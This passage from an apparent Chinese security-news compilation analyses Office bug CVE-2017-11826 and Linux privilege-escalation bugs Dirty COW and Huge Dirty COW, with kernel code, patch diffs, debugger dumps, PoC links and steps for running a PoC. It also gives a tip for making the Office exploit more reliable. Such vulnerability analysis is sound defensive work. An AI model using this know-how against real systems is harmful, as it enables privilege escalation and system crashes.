    v16 = (*(**(v7 + 0x1F0) + 0xC))(*(v7 + 0x1F0), v9, &a2, *(v7 + 0xB2C));
    if ( a2 || !v16 )
    {
        sub_3129CF0E(v7 + 24);
        JUMPOUT(&loc_312C82F1);
    }
}
```

安全客 (bobao.360.cn)

在混淆前的 sub_9DA0(即上图中的 sub_31249DA0 ,上图中的基址没有设为 0)函数调用完成后也做一个拦截，取 sub_9DA0 函数的返回值，也即 eax，将这个值与上面的值做比较，如果两者不同，则说明触发了漏洞。

标签闭合的情况:

OLEObject存的值: 31588f4
漏洞触发点获取的值: 31588f4 // 一致

标签未闭合的情况:

OLEObject存的值: 31e60f4
漏洞触发点获取的值: 31e6140 // 不一致

```
0:000> dd poi(31e6140+44)+44
0617dd44 088888ec 006f0066 0074006e 0062ff1a
0617dd54 00740061 006e0061 00000067 00000000
0617dd64 00000000 00000000 00000000 00000000
0617dd74 00000000 00000000 00000000 00000000
0617dd84 00000000 00000000 00000000 00000000
0617dd94 00000000 00000000 00000000 00000000
0617dda4 00000000 00000000 00000000 00000000
0617ddb4 00000000 00000000 00000000 00000000

0:000> dd poi(31e60f4+44)+44
01eea814 01fc5000 00000000 00000000 00000000
01eea824 00000000 01f1fe00 00008001 05752a00
01eea834 00010002 00000000 00000000 00000000
01eea844 00000000 00000001 637e47e4 01f14600
01eea854 f29f85e0 10684ff9 000891ab d9b3272b
01eea864 00000000 00000000 00000000 000088b8
01eea874 684fb0c 00000000 638c35d4 00000002
01eea884 00000000 00000000 00000000 00000000

0:000> dds 01fc5000
01fc5000 638b420c mso!Ordinal2940+0x77f98
01fc5004 638b41e8 mso!Ordinal2940+0x77f74 // 正常情况下这里是一个指向mso内的函数指针
01fc5008 636726d8 mso!Ordinal1072+0x208
01fc500c 00000001
...
0:000> dds 088888ec
088888ec 00000000
088888f0 00000000 // 漏洞触发时这里是堆喷射布控好的数据(调试时只是crash样本, 所以这里为0)
088888f4 00000000
088888f8 00000000
...
...
```

安全客 (bobao.360.cn)

结语

整个分析来看，这是一个典型的类型混淆漏洞，无论在漏洞原理上还是利用方式上都堪称 CVE-2015-1641 的姊妹漏洞，如果在原样本中将劫持地址和堆喷地址由 0x88888f0 稍微调高一点，利用的稳定性就会好很多。该漏洞触发非常稳定，可能会在不久的将来取代 CVE-2015-1641，成为下一个被滥用的漏洞，需要引起高度警惕。

致谢

特别感谢《CVE-2017-11826 样本分析》这篇文章。

PS. 原始样本在利用成功后释放 Payload 以达到持久驻存的方式用到了《Persisting with Microsoft Office:Abusing Extensibility Options》这篇 paper 里面讲到的方法。

参考链接

《最新 Office 0day 漏洞(CVE-2017-11826)在野攻击通告》

http://blogs.360.cn/blog/office_0day_cve-2017-11826_ch/

《CVE-2017-11826 样本分析》 <https://bbs.pediy.com/thread-221995.htm>

《结合一个野外样本构造一个 cve-2016-7193 弹计算器的利用》

<https://bbs.pediy.com/thread-221792.htm>

《the-curious-case-of-the-document-exploiting-an-unknown-vulnerability-part-1》 <http://blog.fortinet.com/2015/08/20/the-curious-case-of-the-document-exploiting-an-unknown-vulnerability-part-1>

《Spraying the heap in seconds using ActiveX controls in Microsoft Office》 <https://www.greyhathacker.net/?p=911>

《Bypassing Windows ASLR in Microsoft Office using ActiveX controls》 <https://www.greyhathacker.net/?p=894>

《手把手教你如何构造 office 漏洞 EXP (第四期)》

<http://bobao.360.cn/learning/detail/3246.html>

《Attacking

Interoperability》 <https://www.blackhat.com/docs/us-15/materials/us-15-Li-Attacking-Interoperability-An-OLE-Edition.pdf>

《Persisting with Microsoft Office:Abusing Extensibility Options》

<https://labs.mwrinfosecurity.com/assets/BlogFiles/WilliamKnowles-MWR-44con-PersistingWithMicrosoftOffice.pdf>

【漏洞分析】

深入解读补丁分析发现的 linux 内核提权漏洞(CVE-2017-1000405)

作者：yang

文章来源：【安全客】<https://www.anquanke.com/post/id/89096>

1. 前言

近日(2017.11.30)国外安全团队Bindecy爆出名为大脏牛(Huge Dirty Cow)的内核提权漏洞，编号为CVE-2017-1000405。包含linux内核(2.6.38~4.14)的服务器，桌面，移动等众多设备将面临严重挑战，数以百万计的用户受到安全威胁。该漏洞是由于对之前的内核提权漏洞(cve-2016-5195)修补不完整引发，因此为了便于理解该漏洞，我们对CVE-2016-5195做一个回顾。

2. Dirty Cow(CVE-2016-5195)回顾

该漏洞是内核函数get_user_pages(mm/gup.c)在处理COW(copy-on-write)过程中，由条件竞争引发未授权进程向只读内存区域写入数据导致的。

2.1 主要数据结构说明

get_user_pages被用来通过虚拟地址查询页面获取物理页面，主要代码如框2.1所示：

框2.1：`_get_user_pages` 

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
                      unsigned long start, unsigned long nr_pages,
                      unsigned int gup_flags, struct page **pages,
                      struct vm_area_struct **vmas, int *nonblocking)
{
    /* ... snip ... */

    do {
        /* ... snip ... */
    retry:
        cond_resched(); /* please reschedule me!!! */
    }
```

```
page = follow_page_mask(vma, start, foll_flags, &page_mask);
if (!page) {
    int ret;
    ret = faultin_page(tsk, vma, start, &foll_flags,
                       nonblocking);
    switch (ret) {
        case 0:
            goto retry;
        case -EFAULT:
        case -ENOMEM:
        case -EHWPOISON:
            return i ? i : ret;
        case -EBUSY:
            return i;
        case -ENOENT:
            goto next_page;
    }
    BUG();
}
if (pages) {
    pages[i] = page;
    flush_anon_page(vma, page, start);
    flush_dcache_page(page);
    page_mask = 0;
}
/* ... snip ... */
}
/* ... snip ... */
}
```

其中重要的数据结构说明如下：

`con_resched` 函数作用是主动放权，等待下一次被调度。

`follow_page_mask` 函数的作用是查询页表获取虚拟地址对应的物理页，它将按照 linux 页表的四级结构(如图 1)所示依次向下调用四层函数

(`follow_page_mask/follow_p4d_mask/follow_pud_mask/follow_pmd_mask/follow_page_pte`)进行解析，特别需要注意是：(a)页表中不存在物理页即缺页，(b)访问语义标志

foll_flags 对应的权限违反内存页的权限时，follow_page_mask 返回值为 NULL，会触发对 faultin_page 的调用。




图 2.1

faultin_page 函数的作用是处理页故障(page fault)，分析它的函数体会发现，实际上是调用 handle_mm_fault 按照 foll_flags 进行处理。(a)当发生缺页时，它会从磁盘中调入页面，(b)当想要以只读权限获取可写页面时，会发生 COW，即复制原来只读(read_only)内存页，并将新的内存页标记为只读(read_only)，私有(private)和脏的(dirty)，整个过程如框 2 所示：

框 2.2 page_fault 处理 COW 结构：[🔗](#)

```

faultin_page
handle_mm_fault
__handle_mm_fault
handle_pte_fault
FAULT_FLAG_WRITE && !pte_write
do_wp_page
    PageAnon() <- this is CoWed page already
    reuse_swap_page <- page is exclusively ours
    wp_page_reuse
        maybe_mkwrite <- dirty but RO again
    ret = VM_FAULT_WRITE

```

访问语义 foll_flags 的几个主要相关标志说明：

FOLL_WRITE: 请求可写 pte(页表项)。

FOLL_FORCE: 请求读写权限的 pte(页表项)。

框 2.3 : faultin_page: [🔗](#)

```

static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
unsigned long address, unsigned int *flags, int *nonblocking)

```

```
{  
    struct mm_struct *mm = vma->vm_mm;  
    unsigned int fault_flags = 0;  
    int ret;  
    /* mlock all present pages, but do not fault in new pages */  
    if ((*flags & (FOLL_POPULATE | FOLL_MLOCK)) == FOLL_MLOCK)  
        return -ENOENT;  
    /* For mm_populate(), just skip the stack guard page. */  
    if ((*flags & FOLL_POPULATE) &&  
        (stack_guard_page_start(vma, address) ||  
         stack_guard_page_end(vma, address + PAGE_SIZE)))  
  
        return -ENOENT;  
    if (*flags & FOLL_WRITE)  
        fault_flags |= FAULT_FLAG_WRITE;  
    if (*flags & FOLL_REMOTE)  
        fault_flags |= FAULT_FLAG_REMOTE;  
    if (nonblocking)  
        fault_flags |= FAULT_FLAG_ALLOW_RETRY;  
    if (*flags & FOLL_NOWAIT)  
        fault_flags |= FAULT_FLAG_ALLOW_RETRY | FAULT_FLAG_RETRY_NOWAIT;  
    if (*flags & FOLL_TRIED) {  
        VM_WARN_ON_ONCE(fault_flags & FAULT_FLAG_ALLOW_RETRY);  
        fault_flags |= FAULT_FLAG_TRIED;  
    }  
    ret = handle_mm_fault(mm, vma, address, fault_flags);  
    if (ret & VM_FAULT_ERROR) {  
        if (ret & VM_FAULT_OOM)  
            return -ENOMEM;  
        if (ret & (VM_FAULT_HWPOISON | VM_FAULT_HWPOISON_LARGE))  
            return *flags & FOLL_HWPOISON ? -EHWPOISON : -EFAULT;  
        if (ret & (VM_FAULT_SIGBUS | VM_FAULT_SIGSEGV))  
            return -EFAULT;  
        BUG();  
    }  
    if (tsk) {  
        if (ret & VM_FAULT_MAJOR)
```

```
tsk->maj_flt++;
else
    tsk->min_flt++;
}

if (ret & VM_FAULT_RETRY) {
    if (nonblocking)
        *nonblocking = 0;
    return -EBUSY;
}

if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
    *flags &= ~FOLL_WRITE;
return 0;
}
```

其中 handle_mm_fault 的返回值 ret 代表了具体的处理情形，VM_FAULT_WRITE 表示发生了 COW，标红的为漏洞相关代码。

2.2 COW 正常流程

(a) 调用 follow_page_mask 请求获取可写(FOLL_WRITE)内存页，发生缺页中断，返回值为 NULL，调用 faultin_page 从磁盘中调入内存页，返回值为 0。

(b) 随着 goto entry 再次调用 follow_page_mask，请求可写(FOLL_WRITE)内存页，由于内存页没有可写权限，返回值为 NULL，调用 fault_page 复制只读内存页并去掉 FOLL_WRITE 标志(框 2.3 红色代码)，返回值为 0。

(c) 随着 goto entry 再次调用 follow_page_mask，请求获取虚拟地址对应内存页(无 FOLL_WRITE)，返回 page。

2.3 竞争条件引发的漏洞异常流程

(a) 调用 follow_page_mask 请求获取可写(FOLL_WRITE)内存页，发生缺页中断，返回值为 NULL，调用 faultin_page 从磁盘中调入内存页，返回值为 0。

(b) 随着 goto entry 再次调用 follow_page_mask，请求可写(FOLL_WRITE)内存页，由于内存页没有可写权限，返回值为 NULL，调用 fault_page 复制只读内存页并去掉 FOLL_WRITE 标志(框 2.3 红色代码)，返回值为 0。

(a)(b)与正常流程一致

(c)随着 goto entry 再次调用 follow 由于 cond_resched 会主动放权，引起系统调度其他程序，另一个程序使用 madvise(MADV_DONTNEED)换出内存页。

madvise 的作用是给系统对于内存的使用一些建议，*MADV_DONTNEED* 告诉系统换出对应内存页。

(d)程序再次被调度执行，调用 follow_page_mask 请求获取可写(FOLL_WRITE)内存页，发生缺页中断，返回值为 NULL，调用 faultin_page 从磁盘中调入内存页，返回值为 0。

(e)随着 goto entry 再次调用 follow_page_mask，请求获取虚拟地址对应内存页(无 FOLL_WRITE)，返回 page。

(f)后续进行写入操作，当内存数据同步到磁盘时，只读文件被改写(触发漏洞)。

2.4 POC 描述

POC 链接如下：

<https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c>

主体思路为：

(a)启动 procselfmemThread 线程负责写入数据。

(b)启动 madviseThread 线程负责利用 madvise 换出内存页。

主要流程如图 2.2 所示：




图 2.2

2.5 补丁分析

修补代码如框 2.4 所示，该补丁增加了 FOLL_COW 去表示 COW 访问语义，以此来替代移去 FOLL_WRITE。增加 follow_pfn_pte 检测是否请求可写页面/是否发生了 COW/是否虚拟内存页项被标记为脏的来判断内存页是否可写。

如框 2.4:修补代码: 

```
diff --git a/include/linux/mm.h b/include/linux/mm.h
index e9caec6..ed85879 100644
--- a/include/linux/mm.h
+++ b/include/linux/mm.h
@@ -2232,6 +2232,7 @@ static inline struct page *follow_page(struct vm_area_struct *vma,
#define FOLL_TRIED    0x800    /* a retry, previous pass started an IO */
#define FOLL_MLOCK 0x1000   /* lock present pages */
#define FOLL_REMOTE 0x2000   /* we are working on non-current tsk/mm */
+#define FOLL_COW    0x4000   /* internal GUP flag */
typedef int (*pte_fn_t)(pte_t *pte, pgtable_t token, unsigned long addr,
                      void *data);
diff --git a/mm/gup.c b/mm/gup.c
index 96b2b2f..22cc22e 100644
--- a/mm/gup.c
+++ b/mm/gup.c
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,    return
-EEXIST;
}
+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+    return pte_write(pte) ||
+           ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+static struct page *follow_page_pte(struct vm_area_struct *vma,
+                                    unsigned long address, pmd_t *pmd, unsigned int flags)
```

```

{@@ -95,7 +105,7 @@ retry:      }

    if ((flags & FOLL_NUMA) && pte_protnone(pte))
        goto no_page;
-
-   if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+
+   if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {           pte_unmap_unlock(ptep, ptl);
        return NULL;
    }@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,      *
reCOWed by userspace write).

    */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-
-       *flags &= ~FOLL_WRITE;
+
+       *flags |= FOLL_COW;
return 0;
}

```

3. HugeDirtyCow(CVE-2017-1000405)

3.1 相关基础知识补充

3.1.1 透明大内存页(THP:Transparent Huge Pages)

通常 linux 的内存页为 4kb 大小 ,为了满足系统和程序的特殊需求 ,linux 允许 2M 和 1G 大内存页。常规的虚拟地址翻译如图 3.1 所示 , PGD , PMD 均作为页表目录 , 当启用大内存页时 , PMD 不再表示页表目录而是和 PTE 合并共同代表页表项(PTE)。




图 3.1

THP 内存页主要被用于匿名 anonymous,shmem,tmpfs 三种内存映射 , 即 :
 anonymous:通过 mmap 映射到内存是一个匿名文件及不对应任何实际磁盘文件。
 shmem:共享内存。

tmpfs:是一种虚拟文件系统，存在于内存，因此访问速度会很快，当使用 tmpfs 类型挂载文件系统释放，它会自动创建。。

THP 内存页查看：[»](#)

```
cat sudo tee /sys/kernel/mm/transparent_hugepage/enabled
```

若显示 always 则表示已开启，否则使用如下命令开启：[»](#)

```
echo always > /sys/kernel/mm/transparent_hugepage/enabled
```

3.1.2 零页(zero page)

当程序申请匿名内存页时，linux 系统为了节省时间和空间并不会真的申请一块物理内存，而是将所有申请统一映射到一块预先申请好值为零的物理内存页，当程序发生写入操作时，才会真正申请内存页，这一块预先申请好值为零的页即为零页(zero page)，且零页是只读的。

零页攻击面

由于零页是只读的，如果共享零页的进程 A 非法写入了特定的值，其他共享零页的进程例如 B 读入被 A 篡改的零页的值，那么后续以此为基础的访存等操作就会发生异常，造成进程 B crash，形成漏洞。

3.2 CVE-2016-5195 修补不完整阐述

对于 CVE-2016-5195 对于 THP 内存页修补如下：

框 3.1 修补代码：[»](#)

```
@@ -783,6 +783,12 @@ struct page *follow_devmap_pmd(struct vm_area_struct *vma, unsigned long addr,
    assert_spin_locked(pmd_lockptr(mm, pmd));

+ /*
+  * When we COW a devmap PMD entry, we split it into PTEs, so we should
+  * not be in this function with `flags & FOLL_COW` set.
+  */
+ WARN_ONCE(flags & FOLL_COW, "mm: In follow_devmap_pmd with FOLL_COW set");
+
    if (flags & FOLL_WRITE && !pmd_write(*pmd))
        return NULL;

@@ -1128,6 +1134,16 @@ int do_huge_pmd_wp_page(struct vm_fault *vmf, pmd_t orig_pmd)
    return ret;
```

```
}

+/*
+ * FOLL_FORCE can write to even unwritable pmd's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pmd(pmd_t pmd, unsigned int flags)
+{
+    return pmd_write(pmd) ||
+           ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pmd_dirty(pmd));
+}
+
struct page *follow_trans_huge_pmd(struct vm_area_struct *vma,
                                    unsigned long addr,
                                    pmd_t *pmd,
@@ -1138,7 +1154,7 @@ struct page *follow_trans_huge_pmd(struct vm_area_struct *vma,
assert_spin_locked(pmd_lockptr(mm, pmd));

- if (flags & FOLL_WRITE && !pmd_write(*pmd))
+ if (flags & FOLL_WRITE && !can_follow_write_pmd(*pmd, flags))
    goto out;
```

从框 3.1 的修补代码可以看出，THP 内存页修补和普通内存页的修补操作基本一致，但是对于有一点疏忽的是：对于大内存页来说，不经历 COW 也可以将内存页标记为脏的。

每次调用内核函数 `get_user_pages` 获取可读 THP 内存页时即会调用 `follow_page_mask`，而 `follow_page_mask` 会调用 `touch_pmd`，调用路径为：

`follow_page_mask/follow_trans_huge_pmd/touch_pmd`

`touch_pmd` 代码如框 3.2 所示，可以直观地看到标红的代码直接将内存页标记为脏的。

框 3.2:`touch_pmd`

```
static void touch_pmd(struct vm_area_struct *vma, unsigned long addr,
                      pmd_t *pmd)
{
    pmd_t _pmd;

    /*
```

```
* We should set the dirty bit only for FOLL_WRITE but for now
* the dirty bit in the pmd is meaningless. And if the dirty
* bit will become meaningful and we'll only set it with
* FOLL_WRITE, an atomic set_bit will be required on the pmd to
* set the young bit, instead of the current set_pmd_at.

*/
_pmd = pmd_mkyoung(pmd_mkdirty(*pmd));
if (pmdp_set_access_flags(vma, addr & HPAGE_PMD_MASK,
                           pmd, _pmd, 1))
    update_mmu_cache_pmd(vma, addr, pmd);
}
```

3.2 漏洞流程描述如下：

- (a) 调用 follow_page_mask 请求获取可写(FOLL_WRITE)THP 内存页，发生缺页中断，返回值为 NULL，调用 faultin_page 从磁盘中调入内存页，返回值为 0。
- (b) 随着 goto entry 再次调用 follow_page_mask，请求可写(FOLL_WRITE)内存页，由于内存页没有可写权限，返回值为 NULL，调用 fault_page 复制只读内存页获得 FOLL_COW 标志，返回值为 0。
- (c) 随着 goto entry 再次调用 follow 由于 cond_resched 会主动放权，引起系统调度其他程序，另一个程序 B 使用 madvise(MADV_DONTNEED)换出内存页，同时程序 B 读内存页，那么则会最终调用 touch_pmd，将内存页标记为脏的。
- (d) 程序再次被调度执行，调用 follow_page_mask 请求获取可写(FOLL_WRITE)内存页，此时满足 FOLL_COW 和脏的，因此程序获得可写内存页。
- (f) 后续进行写入操作，只要设置合理 THP 内存页可以写前面提到的零页 (zero pages)，其他共享零页的进程读取修改后的零页数据进行相关操作就会发生 crash，触发漏洞。

3.3 POC 描述：

POC 链接如下：

<https://github.com/bindecy/HugeDirtyCowPOC>

主体思路为：

- (a) 启动 write_thread 线程负责写入数据。
- (b) 启动 unmap_and_read_thread 线程负责利用 madvise 换出内存页，并且读内存页，以此将内存页标记为脏的。

(c)wait_for_success 检查只读零页是否修改成功。

另外 POC 为了提高速度开了很多线程进行操作。

3.4 测试环境：

Vmware 12.5.2

操作系统 ubuntu16.04

内存：3G

处理器：4 核

3.5 POC 说明：


(a)按照前面提到的方法开启 THP 内存页。

(b)以-pthead 编译 poc。

(c)poc 运行显示成功后，只是表示修改零页成功，需要运行其他应用程序，当其他应用程序读取零页，进行非法操作时即可触发 crash，引爆漏洞。

(d)由于浏览器操作指令复杂，我们选取 firefox 进行测试，不到一会儿，漏洞来了。。。

3.6 演示截图：



4. 后记

该补丁是 linux 的创始人 linus 亲自打上的，这样的天才对自己的“亲儿子”修补都会犯错，何况是一般的程序员写的程序，打的补丁，总结来看漏洞挖掘任重而道远。补丁分析作为这其中的葵花宝典大放异彩，相关技术值得重视和深思。



补天
漏洞响应平台

天有隙

娲补天



关注补天服务号

2018

HAPPY NEW YEAR

元旦特别活动（吃鸡的看过来）

活动时间：2017.12.30--2018.1.12



1. 活动期间提交的有效漏洞发放三倍安全币

2. 凡是在活动期间，提交核心严重漏洞送：

罗技G 绝地求生吃鸡套装 G903无线游戏鼠标+ G933无线游戏耳机

3. 凡是在活动期间，提交核心高危漏洞送：

吃鸡必备 影驰 (Galaxy) GTX 1050Ti大将显卡



竞技世界安全应急响应中心
JJ World Security Response Center

【木马事件】

VirtualApp 技术黑产利用研究报告

作者：腾讯手机管家

文章来源：【Freebuf】 <http://www.freebuf.com/articles/paper/152091.html>

一、前言

VirtualApp（以下称 VA）是一个 App 虚拟化引擎（简称 VA）。VirtualApp 创建了一个虚拟空间，你可以在虚拟空间内任意的安装、启动和卸载 APK，这一切都与外部隔离，如同一个沙盒。运行在 VA 中的 APK 无需在 Android 系统中安装即可运行，也就是我们熟知的多开应用。

VA 免安装运行 APK 的特性使得 VA 内应用与 VA 相比具有不同的应用特征，这使得 VA 可用于免杀。此外，VA 对被多开应用有较大权限，可能构成安全风险。


本报告首先简要介绍 VA 的多开实现原理，之后分析目前在灰色产业的应用，针对在免杀的应用，安全云对此的应对，并给出色情应用作为例子。另一方面，通过对样本分析，展示了 VA 对于安装在其内应用的高度控制能力，及其带来的安全风险。最后对本报告进行总结。

二、VirtualApp 原理

